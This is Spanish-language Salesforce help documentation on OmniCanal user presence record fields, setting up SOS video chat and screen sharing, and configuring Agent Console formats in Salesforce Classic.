Cada vez que los agentes cambian sus estados de presencia en OmniCanal, Salesforce crea un registro Presencia de usuario para registrar todas las actividades de los agentes mientras tienen conexión con ese estado. Los registros Presencia de usuario contienen campos que le ayudan a realizar un seguimiento de la información sobre la disponibilidad de sus agentes.

Un registro Presencia de usuario del servicio tiene los siguientes campos ordenados por orden alfabético. Dependiendo de la configuración de seguridad de nivel de campo, es posible que algunos campos no sean visibles o no se puedan modificar.

EDICIONES

Disponible en: Salesforce Classic

OmniCanal está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Campo | Definición |
|---|---|
| En duración de capacidad | La cantidad de tiempo en segundos que el agente estuvo trabajando al 100% de la capacidad del agente, según se indica en la Configuración de presencia del agente. |
| Capacidad configurada | La capacidad global del agente, según se indica en la Configuración de presencia del agente. |
| Creado por | El nombre del agente que estableció el Estado de presencia en OmniCanal. |
| Fecha de creación | La fecha cuando se creó el registro Presencia de usuario. |
| Duración sin actividad | La cantidad de tiempo en segundos sin que se asignara al agente ningún elemento de trabajo. |
| Ausente | Indica si el estado del agente es un estado "ocupado". |
| Es Estado actual | Indica si el Estado de presencia del agente en el campo Estado de presencia de servicio es el Estado de presencia actual del agente. |
| Fecha de última modificación | La fecha en la que se modificó por última vez el registro Presencia de usuario. |
| Estado de presencia de servicio | El nombre de API del Estado de presencia que el agente empleó para iniciar sesión en OmniCanal. |

| Campo | Definición |
| --- | --- |
| Duración del estado | La cantidad de tiempo en segundos que el estado del agente se estableció en el Estado de presencia indicado por el campo Nombre de estado. |
| Fecha de finalización del estado | La fecha y la hora a las que el agente cerró sesión en OmniCanal o cambió a otro Estado de presencia. |
| Fecha de inicio de estado | La fecha y la hora a las que el agente establece el Estado de presencia. |
| Usuario | El nombre del agente que inició sesión en OmniCanal. |
| Id. de presencia de usuario | El Id. de Salesforce generado automáticamente el registro Presencia de usuario. |
| Alias | El nombre personalizado del agente. |
| Nombre de usuario | El nombre de usuario de Salesforce del agente. |
| Nombre de estado | El nombre del Estado de presencia que los agentes utilizaron para iniciar sesión en OmniCanal. |

# Configurar vídeo chat de SOS y pantalla compartida


¿Desea conectarse con sus clientes de una forma completamente nueva? SOS es la solución de asistencia móvil de Service Cloud. Con SOS, puede agregar un botón de ayuda a su aplicación móvil nativa de iOS o Android de modo que sus clientes puedan conectarse con agentes a través de vídeos unidireccionales y chats de audio bidireccionales.

Atrás quedaron los días cuando sus clientes tenían que conectarse con un agente desconocido a través del teléfono. Con un solo clic, sus clientes pueden realizar videoconferencias con agentes que proporcionan orientación personalizada en la aplicación con anotaciones y pantallas compartidas.

EDICIONES

Disponible en: Salesforce Classic

SOS está disponible por un coste adicional en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**




SOS está integrada en la consola de Salesforce para Service Cloud. Sus agentes pueden acceder a casos, registros de cuentas e información de clientes de forma rápida y sencilla durante sus videollamadas. Los agentes pueden también trazar en las pantallas de los clientes durante una sesión de SOS, ofreciendo a los clientes una orientación en la aplicación para resolver sus problemas. Sus clientes obtienen una experiencia de asistencia personal y completo y sus agentes tienen la información que necesitan en la consola para resolver problemas de los clientes.

Aún mejor, SOS está completamente integrada en OmniCanal, el motor de enrutamiento de Service Cloud. Utilice OmniCanal para personalizar cómo se envían los elementos de trabajo (incluyendo videollamadas de SOS) a sus agentes. Envíe las llamadas de SOS a los agentes más preparados disponibles en su organización en tiempo real; no se requiere un motor de enrutamiento externo.

Para obtener más información acerca de la integración de SOS en sus aplicaciones móviles, consulte *SOS iOS SDK*.

Antes de configurar SOS, active OmniCanal en su organización.

1. Asignar licencias de Emergencia a agentes
   Cada agente que utiliza Emergencia debe tener una licencia de Emergencia y formar parte de un conjunto de permisos que activa la licencia de Emergencia.
2. Activar la licencia de Emergencia
   Utilice un conjunto de permisos para activar la licencia de Emergencia para su usuarios.

3. Crear un estado de presencia de SOS
   Los estados de presencia indican si un agente está en línea y disponible para recibir elementos de trabajo entrantes o si el agente está ausente o fuera de línea. Cree un estado de presencia que permita a sus agentes indicar que están en línea y disponibles para recibir llamadas de SOS.
4. Proporcionar a los usuarios el acceso a estados de presencia de SOS con conjuntos de permisos
   Los estados de presencia indican si un agente está en línea y disponible para recibir elementos de trabajo entrantes o si el agente está ausente o fuera de línea. Proporcione a los agentes de SOS el acceso al estado de presencia de SOS de modo que puedan empezar a recibir llamadas de SOS.
5. Proporcionar a los usuarios el acceso a sus estados de presencia de SOS con perfiles
   Los estados de presencia indican si un agente está en línea y disponible para recibir elementos de trabajo entrantes o si el agente está ausente o fuera de línea. Proporcione a los agentes de SOS el acceso al estado de presencia de SOS de modo que puedan empezar a recibir llamadas de SOS.
6. Crear una configuración de enrutamiento de SOS
   Las configuraciones de enrutamiento determinan cómo se envían elementos de trabajo a agentes. Le permiten dar prioridad al tamaño y la importancia relativa de elementos de trabajo desde sus colas. De este modo, los elementos de trabajo más importantes se gestionan de forma acorde y el trabajo se distribuye a partes iguales entre sus agentes. Cree una configuración de enrutamiento de SOS para determinar cómo se dispersan las llamadas de SOS entre sus agentes.
7. Crear una cola de SOS
   Las colas son un elemento clásico de Salesforce que ayuda sus equipos a gestionar candidatos, casos, contratos de servicios y objetos personalizados. OmniCanal sobrecarga las colas para enviar elementos de trabajo a agentes en tiempo real. Cree una cola de SOS para canalizar llamadas de SOS a sus agentes de SOS. Asociaremos la cola de SOS con la configuración de enrutamiento de SOS que hemos creado anteriormente.
8. Actualizar la configuración de su consola de Salesforce
   Después de configurar completamente Emergencia para su organización, es el momento de configurar algunos parámetros en su consola de Salesforce de modo que sus agentes pueden empezar a recibir trabajo.
9. Crear una implementación de SOS
   Cree una implementación de SOS para integrar sus parámetros de SOS desde Salesforce en su aplicación móvil.

## Asignar licencias de Emergencia a agentes

Cada agente que utiliza Emergencia debe tener una licencia de Emergencia y formar parte de un conjunto de permisos que activa la licencia de Emergencia.

1. En Configuración, introduzca *Usuarios* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Usuarios**.
2. Seleccione el usuario al que desea asignar una licencia de Emergencia.
3. Haga clic en **Asignaciones de licencias de conjuntos de permisos**.
4. Haga clic en **Modificar asignaciones**.
5. Seleccione la casilla de verificación **Activado** para **usuario de Emergencia**.
6. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

SOS está disponible por un coste adicional en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar SOS:
- "Personalizar aplicación"

## Activar la licencia de Emergencia

Utilice un conjunto de permisos para activar la licencia de Emergencia para su usuarios.

Puede agregar solo usuarios a los que se ha asignado la licencia de Emergencia en el conjunto de permisos

1. En Configuración, introduzca *Conjuntos de permisos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Conjuntos de permisos**.
2. Seleccione el conjunto de permisos Emergencia.

   Si no tiene un conjunto de permisos Emergencia, cree uno. Para Licencia de usuario, seleccione *Ninguna*.
3. Haga clic en **Permisos de aplicaciones**.
4. Haga clic en **Modificar**.
5. Seleccione **Activar licencias de Emergencia**.
6. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

SOS está disponible por un coste adicional en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar SOS:
- "Personalizar aplicación"

## Crear un estado de presencia de SOS

Los estados de presencia indican si un agente está en línea y disponible para recibir elementos de trabajo entrantes o si el agente está ausente o fuera de línea. Cree un estado de presencia que permita a sus agentes indicar que están en línea y disponibles para recibir llamadas de SOS.

Un estado de presencia puede estar asociado con uno o más canales de elementos de trabajo. Asocie el estado de presencia de SOS con el canal de servicio de SOS. De este modo, sus agentes pueden recibir llamadas de SOS cuando inician sesión con el estado de presencia de SOS.

1. Desde Configuración, introduzca *Presencia* en el cuadro Búsqueda rápida y, a continuación, seleccione **Estados de presencia** y haga clic en **Nuevo**.
2. Asigne un nombre a su estado.

   Asignemos el nombre "Disponible para SOS" a nuestro estado. Una versión de ese nombre se convierte en Nombre de desarrollador automáticamente.
3. En la sección Opciones de estado, seleccione **En línea**.
4. En la sección Canales de servicio, agregue SOS a la lista Canales seleccionados.
5. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

SOS está disponible por un coste adicional en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar SOS:
- "Personalizar aplicación"

## Proporcionar a los usuarios el acceso a estados de presencia de SOS con conjuntos de permisos

Los estados de presencia indican si un agente está en línea y disponible para recibir elementos de trabajo entrantes o si el agente está ausente o fuera de línea. Proporcione a los agentes de SOS el acceso al estado de presencia de SOS de modo que puedan empezar a recibir llamadas de SOS.

Además, puede proporcionar a los usuarios el acceso a estados de presencia a través de perfiles.

1. En Configuración, introduzca *Conjuntos de permisos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Conjuntos de permisos**.
2. Haga clic en el nombre del conjunto de permisos que contiene sus agentes de SOS.
3. Haga clic en **Acceso de estados de presencia de servicio**.
4. Haga clic en **Modificar**.
5. Seleccione el estado de presencia de SOS que hemos creado anteriormente, "Disponible para SOS".
6. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

SOS está disponible por un coste adicional en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar SOS:
- "Personalizar aplicación"

Para modificar conjuntos de permisos:
- "Gestionar perfiles y conjuntos de permisos"

## Proporcionar a los usuarios el acceso a sus estados de presencia de SOS con perfiles

Los estados de presencia indican si un agente está en línea y disponible para recibir elementos de trabajo entrantes o si el agente está ausente o fuera de línea. Proporcione a los agentes de SOS el acceso al estado de presencia de SOS de modo que puedan empezar a recibir llamadas de SOS.

Además, puede proporcionar a los usuarios el acceso a estados de presencia a través de conjuntos de permisos.

1. En Configuración, introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles**.
2. Haga clic en el nombre del perfil que contiene sus agentes de SOS.

   No haga clic en **Modificar** junto al nombre del perfil. Si lo hace, no verá la sección de página correcta donde puede activar estados.
3. En la sección Acceso de estado de presencia de servicio activada, haga clic en **Modificar**.
4. Seleccione su estado de presencia de SOS, "Disponible para SOS", para asociarlo con el perfil.
5. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

SOS está disponible por un coste adicional en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar SOS:
- "Personalizar aplicación"

Para modificar perfiles:
- "Gestionar perfiles y conjuntos de permisos"

## Crear una configuración de enrutamiento de SOS

Las configuraciones de enrutamiento determinan cómo se envían elementos de trabajo a agentes. Le permiten dar prioridad al tamaño y la importancia relativa de elementos de trabajo desde sus colas. De este modo, los elementos de trabajo más importantes se gestionan de forma acorde y el trabajo se distribuye a partes iguales entre sus agentes. Cree una configuración de enrutamiento de SOS para determinar cómo se dispersan las llamadas de SOS entre sus agentes.

Después de crear esta configuración, crearemos una cola de SOS para sus llamadas de SOS. A continuación, asociaremos nuestra configuración de enrutamiento con nuestras colas de SOS de modo que sus agentes puedan recibir llamadas después de configurar SOS.

EDICIONES

Disponible en: Salesforce Classic

SOS está disponible por un coste adicional en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar SOS:
- "Personalizar aplicación"

1. En Configuración, introduzca *Ruta* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuraciones de ruta** y haga clic en **Nuevo**.
2. Asigne un nombre a su configuración de enrutamiento.

   Llamemos nuestra configuración de enrutamiento "Configuración de enrutamiento de SOS". Una versión de ese nombre se convierte en Nombre de desarrollador automáticamente.
3. Establezca su prioridad de enrutamiento.

   Si las llamadas de SOS son las más importantes o los únicos elementos de trabajo que gestionan sus agentes, establezca su prioridad de enrutamiento como *1*. Esta prioridad garantiza que el enrutamiento de sus llamadas de SOS a sus agentes antes que otros tipos de elementos de trabajo.
4. Seleccione su modelo de enrutamiento.
5. Establezca el valor del campo `Porcentaje de capacidad` como *100*.

   Los agentes solo pueden aceptar una llamada de SOS a la vez, de modo que las llamadas de SOS utilizan el 100% de la capacidad de un agente.
6. Haga clic en **Guardar**.

## Crear una cola de SOS

Las colas son un elemento clásico de Salesforce que ayuda sus equipos a gestionar candidatos, casos, contratos de servicios y objetos personalizados. OmniCanal sobrecarga las colas para enviar elementos de trabajo a agentes en tiempo real. Cree una cola de SOS para canalizar llamadas de SOS a sus agentes de SOS. Asociaremos la cola de SOS con la configuración de enrutamiento de SOS que hemos creado anteriormente.

EDICIONES

Disponible en: Salesforce Classic

SOS está disponible por un coste adicional en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar SOS:
- "Personalizar aplicación"

Los elementos de trabajo en la cola de SOS tienen asignada la prioridad que ha especificado en la configuración de enrutamiento de SOS que ha creado anteriormente.

Para que las rutas funcionen correctamente, asigne cada uno de sus agentes a una cola desde la cual recibirán elementos de trabajo.

Para obtener más información acerca de colas, consulte "Descripción general de colas" en la Ayuda de Salesforce.

1. Desde Configuración, introduzca *Colas* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Colas**.
2. Haga clic en **Nuevo**.
3. En el campo `Etiqueta`, asigne un nombre a su cola.

Asignemos el nombre "Cola de SOS" a nuestra cola. Una versión de este nombre se convierte en `Nombre de cola` automáticamente.

4. En el campo `Configuración de enrutamiento`, busque y seleccione la configuración de enrutamiento que ha creado anteriormente, "Configuración de enrutamiento de SOS".
5. En la sección Objetos compatibles, agregue *`Sesión de SOS`* a la lista de objetos seleccionados.
6. En la sección Miembros de la cola, agregue cada uno de los agentes a los que desea enviar llamadas de SOS al campo `Usuarios seleccionados`.
7. Haga clic en **Guardar**.

## Actualizar la configuración de su consola de Salesforce

Después de configurar completamente Emergencia para su organización, es el momento de configurar algunos parámetros en su consola de Salesforce de modo que sus agentes pueden empezar a recibir trabajo.

Es necesario que agregue los widgets de OmniCanal y Emergencia a su consola, así como incluir en la lista blanca la dirección URL *`salesforceliveagent.com`*.

Los widgets de Emergencia y OmniCanal aparecen en el pie de la consola de Salesforce. Desde el widget de OmniCanal, los agentes pueden cambiar su estado de presencia y dar prioridad a las asignaciones de trabajo entrantes, incluyendo las llamadas de Emergencia. Cuando un agente acepta una llamada de Emergencia, la llamada se abre en el widget de Emergencia, donde los agentes pueden ver la pantalla del cliente.

También es necesario que incluya en la lista blanca la URL *`salesforceliveagent.com`* para asegurarse de que sus llamadas no queden bloqueadas por los cortafuegos de su empresa. Esto garantiza que todas las llamadas de Emergencia de sus clientes lleguen a sus agentes con seguridad.

1. En Configuración, introduzca *`Aplicaciones`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Aplicaciones**.
2. Haga clic en **Modificar** junto a la aplicación de la consola de Salesforce a la que desea agregar los widgets de OmniCanal y Emergencia.
3. En la sección Seleccionar componentes de la consola, agregue OmniCanal y Emergencia a su lista de elementos seleccionados.
4. En el campo `Dominios en lista blanca`, agregue *`salesforceliveagent.com`* a la lista de dominios en la lista blanca.
5. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Emergencia está disponible por un coste adicional en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para personalizar una aplicación de consola:
- "Personalizar aplicación"

# Crear una implementación de SOS

Cree una implementación de SOS para integrar sus parámetros de SOS desde Salesforce en su aplicación móvil.

Cuando crea una implementación de SOS, se asigna un número de Id. único a su implementación. Sus desarrolladores móviles utilizan este Id. de implementación para integrar sus parámetros de SOS de Salesforce en SOS en su aplicación móvil.

1. Desde Configuración, introduzca *Implementaciones de Emergencia* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Implementaciones de Emergencia**.
2. Haga clic en **Nuevo**.
3. Seleccione los ajustes para su implementación.
4. Haga clic en **Guardar**.
5. Copie el Id. de implementación de SOS desde la página de detalles y envíelo a sus desarrolladores móviles.

   Para integrar la implementación de SOS con una aplicación móvil, los desarrolladores móviles utilizan *SOS iOS SDK*.

EDICIONES

Disponible en: Salesforce Classic

SOS está disponible por un coste adicional en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear implementaciones de SOS:
- "Personalizar aplicación"

Ajustes de implementación de SOS

Los ajustes de implementación de SOS controlan el modo en que se integran sus ajustes de SOS de Salesforce en su aplicación móvil.

## Ajustes de implementación de SOS

Los ajustes de implementación de SOS controlan el modo en que se integran sus ajustes de SOS de Salesforce en su aplicación móvil.

Aplique la configuración cuando cree o modifique una implementación de SOS.

| Configuración | ¿Qué hace? |
|---|---|
| `Nombre de implementación de SOS` | Asigna nombres a la implementación.<br>Este nombre de implementación, o una versión de él, se convierte automáticamente en el `Nombre de API`. |
| `Nombre de API` | Establece el nombre de API para la implementación de Live Agent. |
| `Activar la implementación` | Activa la implementación de modo que los clientes puedan solicitar llamadas de SOS cuando se implementa SOS en su aplicación móvil. |
| `Modo Solo voz` | Desactiva la función de vídeo y permite a los agentes y clientes comunicarse solo con audio. |
| `Activar cámara orientada hacia atrás` | Permite al cliente transmitir vídeos desde la cámara móvil orientada hacia atrás del cliente a los agentes. |

EDICIONES

Disponible en: Salesforce Classic

SOS está disponible por un coste adicional en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Configuración | ¿Qué hace? |
| --- | --- |
| `Poner en cola` | Determina la cola a la que desea enviar llamadas de SOS entrantes. |
| `Grabación de sesión activada` | Graba automáticamente sesiones de SOS. |
| `Proveedor de almacenamiento de grabación de sesiones` | Determina el proveedor de almacenamiento de datos que almacena sus grabaciones de sesiones de SOS. Disponible solo si la grabación de sesiones está activada. |
| `Clave de API del proveedor de almacenamiento de grabación de sesión` | El Id. de la clave de acceso asociada con su cuenta de almacenamiento S3 de Amazon. Disponible solo si la grabación de sesiones está activada. |
| `Secreto de API del proveedor de almacenamiento de grabación de sesión` | El Id. del secreto de acceso asociada con su cuenta de almacenamiento S3 de Amazon. Disponible solo si la grabación de sesiones está activada. |
| `Depósito de almacenamiento de grabación de sesiones` | El nombre del depósito S3 de Amazon donde desea almacenar sus grabaciones de sesiones de SOS. Disponible solo si la grabación de sesiones está activada. |

# Configuración de la experiencia del agente de asistencia

## Configuración de un soporte técnico unificado

### Consola de agente en la ficha Consola

#### Configuración de la consola de agente

Empiece a trabajar rápidamente con la Consola de agente.

**Nota:** En el momento del lanzamiento de la versión Spring '15, la consola de agente no está disponible para nuevas organizaciones.

La consola de Salesforce más moderna mejora la consola de agente proporcionándole más opciones y tecnologías más avanzadas. Vea Consola de Salesforce

Puede configurar rápidamente la consola de agente de manera que los usuarios tengan toda la información que necesitan en la pantalla cuando trabajen con Salesforce. Para configurar la consola de agente:

1. Cree formatos de consola para definir qué objetos están disponibles para los usuarios en el marco de vista de lista de la consola.
2. Seleccione los objetos relacionados para mostrar en la vista en miniatura.
3. Defina los formatos de página en miniatura para personalizar los campos y listas relacionadas de los objetos que se muestran en la vista en miniatura de la consola.
4. Asigne perfiles a un formato de consola para proporcionar a los usuarios acceso a los objetos específicos en la vista de lista de la consola.
5. Agregue la consola de agente a aplicaciones personalizadas de manera que los usuarios puedan acceder a la consola desde aplicaciones específicas.

**Nota:** No puede agregar la consola de agente a los portales de socios o portales de clientes.

Puede que las páginas de Visualforce no se muestren correctamente en la consola de agente, ya que no hay comunicación entre dominios de Salesforce y Visualforce.

EDICIONES

La consola de agente está disponible en Salesforce Classic. La configuración de la consola de agente está disponible en Salesforce Classic y Lightning Experience.

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar la consola de agente:

- "Personalizar aplicación"

## Crear formatos de consola de agente

Nota: En el momento del lanzamiento de la versión Spring '15, la consola de agente no está disponible para nuevas organizaciones.

La consola de Salesforce más moderna mejora la consola de agente proporcionándole más opciones y tecnologías más avanzadas. Vea Consola de Salesforce

Para crear un formato para la Consola de agente:

1. Desde Configuración, introduzca *Formatos de consola* en el cuadro Búsqueda rápida y, a continuación, seleccione **Formatos de consola**.
2. Haga clic en **Nuevo** y opcionalmente seleccione un formato existente para duplicar.
3. Escriba un nombre para el formato nuevo.
4. Haga clic en **Guardar**.
5. Haga clic en **Modificar** en la sección Vistas de lista seleccionadas.
6. Para agregar o quitar los objetos del formato, seleccione un objeto y haga clic en la flecha **Agregar** o **Quitar**.

   Un usuario sólo puede ver objetos en el marco de vista de lista de la consola si esos objetos se agregan al formato de la consola al que se asigna su perfil.
7. Haga clic en **Guardar**.
8. A continuación, seleccione los objetos relacionados para mostrar en la vista en miniatura de la consola.

### CONSULTE TAMBIÉN

Gestión de formatos de consola para la consola de agente

### EDICIONES

La consola de agente está disponible en Salesforce Classic. La configuración de la consola de agente está disponible en Salesforce Classic y Lightning Experience.

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### PERMISOS DE USUARIO

Para crear formatos de consola:

- "Personalizar aplicación"

### Personalización de formatos de consola de agente

Para personalizar formatos de la consola de agente:

1. Desde Configuración, introduzca *Formatos de consola* en el cuadro Búsqueda rápida y, a continuación, seleccione **Formatos de consola**.
2. Seleccione un nombre de formato.
3. Para modificar el Nombre o Descripción del formato, haga clic en **Modificar** en la sección Detalles del formato de la consola.
4. Para agregar o quitar objetos de un formato, haga clic en **Modificar** en la sección Vistas de lista seleccionadas, seleccione un objeto y haga clic en la flecha **Agregar** o **Quitar**.

   Un usuario sólo puede ver objetos en el marco de vista de lista de la consola si esos objetos se agregan al formato de la consola al que se asigna su perfil.
5. Para terminar, haga clic en **Guardar**.

#### CONSULTE TAMBIÉN

Gestión de formatos de consola para la consola de agente

EDICIONES

La consola de agente está disponible en Salesforce Classic. La configuración de la consola de agente está disponible en Salesforce Classic y Lightning Experience.

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para personalizar formatos de consola:
- "Personalizar aplicación"

### Eliminación de formatos de consola de agente

Para eliminar un formato para la Consola de agente:

1. Desde Configuración, introduzca *Formatos de consola* en el cuadro Búsqueda rápida y, a continuación, seleccione **Formatos de consola**.
2. Haga clic en **Eliminar** junto al nombre del formato de consola.

Nota: No puede eliminar un formato de consola asignado a un perfil. Primero debe volver a asignar el perfil a otro formato de consola o formato sin consola.

#### CONSULTE TAMBIÉN

Gestión de formatos de consola para la consola de agente

EDICIONES

La consola de agente está disponible en Salesforce Classic. La configuración de la consola de agente está disponible en Salesforce Classic y Lightning Experience.

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para eliminar formatos de consola de agente:
- "Personalizar aplicación"

### Gestión de formatos de consola para la consola de agente

Los formatos de consola definen qué objetos están disponibles para los usuarios en el marco de vista de lista de la consola de agente. Por ejemplo, si desea que los usuarios vean las vistas de lista de casos y contactos en la consola, deberá agregar los casos y contactos en un formato de consola y, a continuación, asignar ese formato de consola a los perfiles de usuario apropiados. Un usuario sólo puede ver objetos en el marco de vista de lista de la consola si esos objetos se agregan al formato de la consola al que se asigna su perfil.

Desde la página de lista de formatos de consola, a la que se accede en Configuración introduciendo *Formatos de consola* en el cuadro Búsqueda, luego seleccionando **Formatos de consola**, puede:

- Haga clic en **Nuevo** para crear formatos.
- Haga clic en **Modificar** para modificar un formato.
- Haga clic en **Asignación de formato de consola** para asignar formatos de consola a los perfiles.

CONSULTE TAMBIÉN

Configuración de la consola de agente

EDICIONES

La consola de agente está disponible en Salesforce Classic. La configuración de la consola de agente está disponible en Salesforce Classic y Lightning Experience.

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar, eliminar y asignar formatos de consola de agente:
- "Personalizar aplicación"

## Seleccionar objetos relacionados para la vista en miniatura de la consola de agente

Aunque puede seleccionar qué objetos relacionados aparecen en la vista en miniatura de la consola de agente, solo es posible seleccionar objetos con una relación de búsqueda o de principal-detalle con el objeto principal. Por ejemplo, desde el objeto de casos, puede seleccionar la cuenta y el contacto porque los casos tienen campos de búsqueda de cuenta y contacto.

1. Desde la configuración de gestión de objetos para el objeto cuyo formato de página desea modificar, vaya a Formatos de página.

   El objeto estándar o personalizado que seleccione en este paso representa el registro en la vista de detalles de la consola y los objetos relacionados en la vista en miniatura se registrarán asociados a éste.

2. Junto a un nombre de formato de página, haga clic en **Modificar**.
3. En el encabezado del formato de página, haga clic en **Vista de mini consola**.
4. Para seleccionar qué objetos relacionados aparecerán en la vista en miniatura, seleccione un nombre de campo y haga clic en **Agregar** o **Eliminar**. Sólo puede seleccionar objetos si se definen como relaciones de búsqueda y los campos de búsqueda se incluyen en el formato de página. Para cambiar el orden de los objetos relacionados en la vista en miniatura, seleccione un nombre de campo en Campos de relaciones seleccionados y haga clic en **Arriba** o **Abajo**. Haga clic en **Guardar** cuando haya terminado.
5. Haga clic en **Guardar**.
6. A continuación, defina los formatos de página en miniatura para especificar los campos y las listas relacionadas que desea mostrar para los objetos relacionados en la vista en miniatura.

EDICIONES

La consola de agente está disponible en Salesforce Classic. La configuración de la consola de agente está disponible en Salesforce Classic y Lightning Experience.

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar la consola de agente:
- "Personalizar aplicación"

Nota: No puede seleccionar los objetos relacionados para el Formato de cerrar caso o los formatos de página Registrar un caso y Ver casos en el portal de autoservicio.

CONSULTE TAMBIÉN

Configuración de la consola de agente

Configuración de gestión de búsqueda de objetos

## Definir formatos de página en miniatura para la consola de agente

Puede definir los formatos de página en miniatura para los registros que aparecen en la vista en miniatura de la consola de agente, detalles de activación y superposiciones de evento. Un formato de página en miniatura contiene un subconjunto de elementos en un formato de página existente. Los formatos de página en miniatura heredan de su formato de página asociado la configuración de asociaciones de perfil y tipo de registro, listas relacionadas, campos y acceso a campos. Los campos visibles y listas relacionadas del formato de página en miniatura pueden seguir personalizándose, pero los demás elementos heredados del formato de página asociado no se pueden cambiar en el formato de página en miniatura.

